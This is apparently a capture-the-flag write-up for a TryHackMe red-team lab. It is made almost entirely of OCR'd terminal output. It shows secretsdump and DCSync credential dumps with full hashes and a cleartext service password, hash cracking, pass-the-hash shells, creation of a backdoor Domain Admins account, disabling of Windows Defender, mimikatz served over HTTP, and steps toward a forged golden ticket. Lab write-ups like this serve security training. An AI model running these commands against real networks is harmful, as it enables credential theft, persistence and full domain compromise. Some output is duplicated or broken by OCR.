[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x90cf5c2fdcffe9d25ff0ed9b3d14a846
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e2c7044e93cf7e4d8697582207d6785c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
THMSetup:1008:aad3b435b51404eeaad3b435b51404ee:d37f688ca5172b5976b714a8b54b40f4:::
HelpDesk:1009:aad3b435b51404eeaad3b435b51404ee:f6ca2f672e731b37150f0c5fa8cfafff:::
sshd:1010:aad3b435b51404eeaad3b435b51404ee:48c62694fd5bbca286168e2199f9af49:::
[*] Dumping cached domain logon information (domain/username:hash)
CORP.THERESERVE.LOC/Administrator:$DCC2$10240#Administrator#b08785ec00370a4f7d02ef8bd9b798ca: (2023-04-01 03:13:47)
CORP.THERESERVE.LOC/svcScanning:$DCC2$10240#svcScanning#d53a09b9e4646451ab823c37056a0d6b: (2025-05-03 21:55:07)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\SERVER1$:aes256-cts-hmac-sha1-96:f928882843886252c4f62d4b3b3514a42769f5dbad411848859e07714787d470
CORP\SERVER1$:aes128-cts-hmac-sha1-96:b1ed9bb428ca443ebf6cafbaae1e6311
CORP\SERVER1$:des-cbc-md5:6b0b4a5edad93189
CORP\SERVER1$:plain_password_hex:849d58f66ba6d0fafd2156e806a079a547493cedd63309cf2ef8f0f0546f9ac95f64d80805f9be871106a8c
41335d327e62b71de26326ad357058247f627fb4c1919b99c24452f8dfde800aeba68ee8c02b6dd8dc3e3df83db9e3ec1d763f55b70430cb17f9b277
834a60e73c0a045f5cdca24853a07a57944f7523a4a4b3936183a7635a0ce7e1e1e6cfd7a4a60e402bdadeea222b4f7f2ed5df12d115d36aeea7a05e
197a4bfdbdc3b3138f7bae7c94c92f1782371b1c68060fc7995ccebdc3df005a221d694422591933c94a24455325aeae56b3bbf0d5554672646c3fec
7248dfef9886bd084767f7f3bdd7221a9
CORP\SERVER1$:aad3b435b51404eeaad3b435b51404ee:b5df05b2e538866fb752ccfc99beb0ce:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb4cfb5032a98c1b279c92264915da1fd3d8b1a0d
dpapi_userkey:0x3cddfc2ba786e51edf1c732a21ffa1f3d19aa382
^_[*] NL$KM
 0000   BD D2 BE 67 54 58 89 B1  C9 53 B9 5B 46 A2 B3 66   ...gTX...S.[F..f
 0010   D4 3B 95 80 92 7D 67 78  B7 1D F9 2D A5 55 B7 A3   .;...}gx...-.U..
 0020   61 AA 4D 86 95 85 43 86  E3 12 9E C4 91 CF 9A 5B   a.M...C........[
 0030   D8 BB 0D AE FA D3 41 E0  D8 66 3D 19 75 A2 D1 B2   ......A..f=.u...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
[*] _SC_SYNC
svcBackups@corp.thereserve.loc:q9nzssaFtGHdqUV3Qv6G
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
```

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e2c7044e93cf7e4d8697582207d6785c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
THMSetup:1008:aad3b435b51404eeaad3b435b51404ee:d37f688ca5172b5976b714a8b54b40f4:::
HelpDesk:1009:aad3b435b51404eeaad3b435b51404ee:f6ca2f672e731b37150f0c5fa8cfafff:::
sshd:1010:aad3b435b51404eeaad3b435b51404ee:48c62694fd5bbca286168e2199f9af49:::

[*] Dumping cached domain logon information (domain/username:hash)
CORP.THERESERVE.LOC/Administrator:$DCC2$10240#Administrator#b08785ec00370a4f7d02ef8bd9b798ca: (2023 -04-01 03:13:47)
CORP.THERESERVE.LOC/svcScanning:$DCC2$10240#svcScanning#d53a09b9e4646451ab823c37056a0d6b: (2025 -05-03 21:55:07)

[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\SERVER1$:aes256-cts-hmac-sha1-96:f928882843886252c4f62d4b3b3514a42769f5dbad411848859e07714787d470
CORP\SERVER1$:aes128-cts-hmac-sha1-96:b1ed9bb428ca443ebf6cafbaae1e6311
CORP\SERVER1$:des-cbc-md5:6b0b4a5edad93189
CORP\SERVER1


```
$:plain_password_hex:849d58f66ba6d0fafd2156e806a079a547493cedd63309cf2ef8f0f0546f9ac95f64d80805f9be871106a8c41335d327e62b71de 26326ad357058247f627fb4c1919b
99c24452f8dfde800aeba68ee8c02b6dd8dc3e3df83db9e3ec1d763f55b70430cb17f9b277834a60e73c0a045f5cdca24853a07a57944f7523a4a4b393618 3a7635a0ce7e1e1e6cfd7a4a60
e402bdadeea222b4f7f2ed5df12d115d36aeea7a05e197a4bfdbdc3b3138f7bae7c94c92f1782371b1c68060fc7995ccebdc3df005a221d694422591933c9 4a24455325aeae56b3bbf0d555
4672646c3fec7248dfef9886bd084767f7f3bdd7221a9
CORP\SERVER1$:aad3b435b51404eeaad3b435b51404ee:b5df05b2e538866fb752ccfc99beb0ce:::

[*] DPAPI_SYSTEM
dpapi_machinekey:0xb4cfb5032a98c1b279c92264915da1fd3d8b1a0d
dpapi_userkey:0x3cddfc2ba786e51edf1c732a21ffa1f3d19aa382
^_
[*] NL$KM
 0000   8D D2 8E 67 54 58 89 B1  C9 53 B9 5B 46 A2 B3 66   ...gTX...S.[F..f
 0010   D4 3B 95 80 92 7D 67 78  B7 1D F9 2D A5 55 B7 A3   .;...}gx...-.U..
 0020   61 AA 4D 86 95 85 43 86  E3 12 9E C4 91 CF 9A 5B   a.M...C........[
 0030   D8 BB 0D AE FA D3 41 E0  D8 66 3D 19 75 A2 D1 B2   ......A..f=.u...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1 975a2d1b2

[*] _SC_SYNC
svcBackups@corp.thereserve.loc:q9nzssaFtGHdqUV3Qv6G
```




```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ proxychains impacket-secretsdump corp.thereserve.loc/svcBackups:q9nzssaFtGHdqUV3Qv6G@10.200.118.102
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:445  ...  OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:49667  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d3d4edcc015856e386074795aea86b3e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c757a3445acb94a654554f3ac529ede:::
THMSetup:1008:aad3b435b51404eeaad3b435b51404ee:0ea3e204f310f846e282b0c7f9ca3af2:::
lisa.moore:1125:aad3b435b51404eeaad3b435b51404ee:e4c1c1ba3b6dbdaf5b08485ce9cbc1cf:::
lisa.jenkins:1126:aad3b435b51404eeaad3b435b51404ee:94ef2aa6af7f6397e4164b40afb86eef:::
charlotte.smith:1127:aad3b435b51404eeaad3b435b51404ee:1f9b5ecdf08d6f0c39a2255d99de7c6a:::
donald.ward:1128:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
gail.jones:1129:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
chloe.smith:1130:aad3b435b51404eeaad3b435b51404ee:cc0254d258319ab1250621206b2b6b86:::
```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:d3d4edcc015856e386074795aea86b3e:::
7497376f8ca3ff0d1a1fab64d49c9364


hashcat -m 0 -a 0 d3d4edcc015856e386074795aea86b3e /usr/share/wordlists/rockyou.txt




```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ proxychains evil-winrm -u Administrator -H d3d4edcc015856e386074795aea86b3e -i 10.200.118.102
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```




```
*Evil-WinRM* PS C:\Windows\Temp> NEW-ADUser omarahmed
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:5985  ...  OK
*Evil-WinRM* PS C:\Windows\Temp> net user omarahmed
User name                    omarahmed
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               No
Account expires              Never

Password last set            5/4/2025 1:01:58 AM
Password expires             6/15/2025 1:01:58 AM
Password changeable          5/5/2025 1:01:58 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Windows\Temp>
```




```
Set-ADAccountPassword -Identity omarahmed -OldPassword -NewPassword (ConvertTo-SecureString -AsPlainText
 "Password1#" -Force)
```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-ADGroupMember -Identity "Domain Admins" -Members omarahmed
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.223.102:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.223.102:5985  ...  OK
```



```
    + FullyQualifiedErrorId : MissingArgument,Microsoft.ActiveDirectory.Management.Commands.SetADAccountPassword
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-ADAccountPassword -Identity omarahmed -NewPassword (ConvertTo-SecureString -AsPlainT
ext "Password1#" -Force)
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> Enable-ADAccount -Identity "omarahmed"
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user omarahmed /admin
net.exe : The option /ADMIN is unknown.
    + CategoryInfo          : NotSpecified: (The option /ADMIN is unknown.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
The syntax of this command is:NET USER[username [password | *] [options]] [/DOMAIN]         username {password | *} /ADD [options] [/DOMAI
N]         username [/DELETE] [/DOMAIN]         username [/TIMES:{times | ALL}]         username [/ACTIVE: {YES | NO}]More help is availab
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user omarahmed /domain
User name                    omarahmed
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/4/2025 1:10:57 AM
Password expires             6/15/2025 1:10:57 AM
Password changeable          5/5/2025 1:10:57 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



```
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>^V
'⊡' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>echo "ee4eeff4-0368-4769-ba3e-77ae961d88dc" > C:\Users\Administrator\omarahmedgamed1.txt

C:\Windows\system32>whoami
corp\omarahmed

C:\Windows\system32>_
```

# ROOTDC

The FQDN of the domain:


The Security identifier (SID) of the domain:The username of the account we want to impersonate: Administrator

the KRBTGT password hash: 0c757a3445acb94a654554f3ac529ede


The SID of the child domain controller , which we will impersonate in our forged TGT
S-1-5-21-170228521-1485475711-3199862024-1009

The SID of the Enterprise Admins in the parent domain, which we will add as an extra SID to our forged TGT
S-1-5-21-1255581842-1300659601-3764024703-519

Here we try to stop firewall in cmd




```
C:\Windows\system32>REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableRealt
imeMonitoring /t REG_DWORD /d 1 /f
The operation completed successfully.
```



```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> _
```


I should first get off the av



```
—(kali㉿kali)-[~/…/RedTeam_Capstone/Tools/mimikatz_trunk/x64]
-$ l
imidrv.sys*  mimikatz.exe*  mimilib.dll*  mimispool.dll*

—(kali㉿kali)-[~/…/RedT
-$ sudo python3 -m http.
erving HTTP on 0.0.0.0 p
).200.118.12 - - [04/May,
).200.118.12 - - [04/May,
).200.118.12 - - [04/May,
).200.118.12 - - [04/May,
).200.118.102 - - [04/May
).200.118.102 - - [04/May
).200.118.102 - - [04/May
).200.118.102 - - [04/May
).200.118.102 - - [04/May
```


```
PS C:\Users\omarahmed\Desktop> ls


    Directory: C:\Users\omarahmed\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   4:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   4:36 PM            554 EC2 Microsoft Windows Guide.website
-a----          5/4/2025   2:39 PM        1355680 mimikatz.exe


PS C:\Users\omarahmed\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

0c757a3445acb94a654554f3ac529ede




```
mimikatz # lsadump::dcsync /user:corp\krbtgt
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
